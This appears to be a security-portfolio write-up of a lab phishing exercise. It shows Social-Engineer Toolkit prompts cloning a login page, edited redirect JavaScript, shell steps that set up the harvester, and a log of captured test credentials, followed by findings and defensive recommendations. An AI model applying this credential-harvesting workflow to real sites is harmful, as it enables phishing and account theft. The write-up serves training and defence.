


```


[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webhacker> IP address for the POST back in Harvester/Tabnabbing:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webhacker> Enter the url to clone:http://s26568-101099-fch.sipontum.hack.me/

```


Evidence 30 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.




Evidence 31 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.



Evidence 32 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.



Evidence 33 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.



```

25     please retry!');
26     {
27     document.location.href='http://s20568-181849-fh.alpantula.hack.me/';
28     }, 2000);
29
30     var str=response.substr(0,13);
31     if (str=="Correct login") {
32         document.location.href='private.php';
33     }
34     error : function(error) {
35
36
37

```

Evidence 34 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.




```

24     please retry!');
25     {
26     document.location.href='http://s20568-181849-fh.alpantula.hack.me/';
27     }, 2000);
28
29     error : function(error) {
30
31
32
33
34
35
36
37

```

Evidence 35 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.




```

Thank you for shopping with the Social-Engineer Toolkit.
Hack the Gibson...and remember...hugs are worth more than handshakes

root@kali:~# cd /var/www/cloned.test/
root@kali:/var/www/cloned.test# vim index.html
root@kali:/var/www/cloned.test# ls
harvester_2014-09-12_12:31:24.648200.txt  index.html  post.php
root@kali:/var/www/cloned.test# mv post.php login.php
root@kali:/var/www/cloned.test#

```

Evidence 36 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.



Evidence 37 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.

```
root@kali:~# cd /var/www/cloned.test/ && ls
harvester_2014-09-12_12:31:24.648200.txt  index.html  post.php
root@kali:~# cd /var/www/cloned.test/ && mv post.php login.php
root@kali:~# cd /var/www/cloned.test/ && cat harvester_2014-09-12_12:31:24.648200.txt
Array
(
    [username] => test
    [password] => test
)
Array
(
    [username] => test
    [password] => test
)
root@kali:~# cd /var/www/cloned.test/ && ls
```

Evidence 38 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.

**Analyst observation:** The exercise demonstrates the impact of a convincing login clone and reinforces phishing-resistant MFA, password-manager domain matching, and rapid takedown procedures.

## Findings and Risk

| Severity | Finding                                  | Evidence-based impact                                                                                                                     |
|----------|------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|
| HIGH     | Visual trust can be reproduced           | A mirrored page can preserve enough branding and layout to mislead a user who does not verify the origin.                                 |
| HIGH     | Credentials remain the primary objective | A deceptive login flow can capture test input unless authentication is phishing resistant.                                                |
| MEDIUM   | Client-side hooks expand exposure        | A browser hook can expose metadata and permit scripted actions within the browser context.                                                |
| MEDIUM   | Local misconfiguration increases risk    | An exposed lab service or permissive virtual host could unintentionally make training content reachable outside the intended environment. |

## Defensive Recommendations

- Use phishing-resistant MFA such as passkeys or hardware-backed FIDO2 authentication.
- Train users to verify the complete origin and use password-manager domain matching instead of visual branding.
- Apply content-security policy, secure cookies, modern browser controls, and endpoint telemetry.
- Monitor newly registered lookalike domains, certificate transparency logs, and brand-impersonation reports.
- Keep all social-engineering simulations scoped, approved, logged, isolated, and supplied with disposable test identities.
- Remove cloned content, captured test values, and framework tokens immediately after the exercise.

## Reflection and Next Step

The strongest lesson was that a technically simple clone can still create a persuasive user experience. The next step is to document detection telemetry from a controlled exercise, including DNS, proxy, browser, mail, and endpoint signals, without publishing operational tokens or collected credentials.

**Evidence note:** The screenshots are original lab captures retained unchanged. The surrounding narrative was rewritten for clarity, public safety, and recruiter review. Training-provider names, marks, and course materials remain the property of their respective owners; this portfolio is not an endorsement or affiliation claim.